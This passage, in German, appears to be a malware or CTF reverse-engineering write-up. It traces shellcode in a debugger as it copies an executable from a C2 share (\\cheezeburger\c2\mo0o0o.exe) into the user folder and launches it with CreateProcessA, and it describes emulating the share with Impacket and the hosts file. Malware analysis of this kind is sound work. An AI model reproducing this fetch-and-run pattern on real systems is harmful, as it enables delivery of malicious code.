
```
BOOL MoveFileA(  
    [in] LPCSTR lpExistingFileName,  
    [in] LPCSTR lpNewFileName  
);
```

[\\cheezeburger\c2\mo0o0o.exe](#)


005ADFB9	00 00 00 6C	E1 5A 00 00	00 00 00 78	E1 5A 00 70	...1áz.....xáz.p
005ADFC9	00 00 00 BB	F4 AB 8B FE	FF FF FF 68	E0 5A 00 9C	...»ô«.pyyyhaz..
005ADFD9	B7 57 77 00	00 00 00 06	5C 5C 63 68	65 65 7A 65	·Ww.....\\cheeze
005ADFE9	62 75 72 67	65 72 5C 63	32 5C 6D 6F	30 6F 30 6F	burger\c2\mo0o0o
005ADFF9	2E 65 78 65	00 00 00 00	00 00 00 78	E1 5A 00 10	.exe.....xáz..
005AE009	81 9B 00 C3	F7 AB 8B FE	FF FF FF 60	0E 00 00 00	...A÷«.pyyy'....

Der Wert lpNewFileName zeigt zum aktuellen Userpath (in dem Fall C:\Users\user\) und \abc.exe D.h. es wird versucht eine Datei von [\\cheezeburger\mo0o0o.exe](#) richtung C:\Users\user\abc.exe zu verschieben. Der Host cheezeburger war vermutlich der C2-Server, der lokal beim Opfer gehostet wurde. Um IOCs wie Ips zu vermeiden, hat der Autor die Infrastruktur also vermutlich lokal gehostet und vermeidet dadurch Traffic ins internet.

Kurz zusammengefasst haben wir folgende Situation. Der shellcode überprüft den hostname und kopiert eine Datei von einem unc-pfad. Um diesen bereitzustellen, können wir bspw. Impacket und smbserver nutzen und die Datei entsprechend umbenennen. Damit der Host cheezeburger auflösen kann, kann die Datei C:\Windows\system32\drivers\etc\hosts entsprechend angepasst werden.




Ist der share entsprechend eingerichtet, funktioniert auch der Call zu MoveFileA und es wird entsprechend die Datei abc.exe im userpfad abgelegt.



12. CreateProcessA

Als nächstes sehen wir ein Call zu CreateProcessA. Schauen wir uns die Parameter an, scheint nur lpCommandLine interessant zu sein.

Address	Hex	ASCII
00DBE7F4	00 00 00 00 B2 E0 DB 00=a0.....
00DBE804	00 00 00 00 00 00 00 08
00DBE814	1C E8 DB 00 DC E4 DB 00	.è0.Üa0.D.....
00DBE824	00 00 00 00 00 00 00 00
00DBE834	00 00 00 00 00 00 00 00
00DBE844	00 00 00 00 00 00 00 00



Da x64dbg die CommandLine hier verändert, funktioniert hier ein call nicht wie gewünscht. Schauen wir uns aber die vorherigen calls an, wird hier der Pfad %userpath%\abc.exe als lpCommandLine genutzt. D.h. wir können versuchen eben diesen call ohne x64dbg auszuführen.

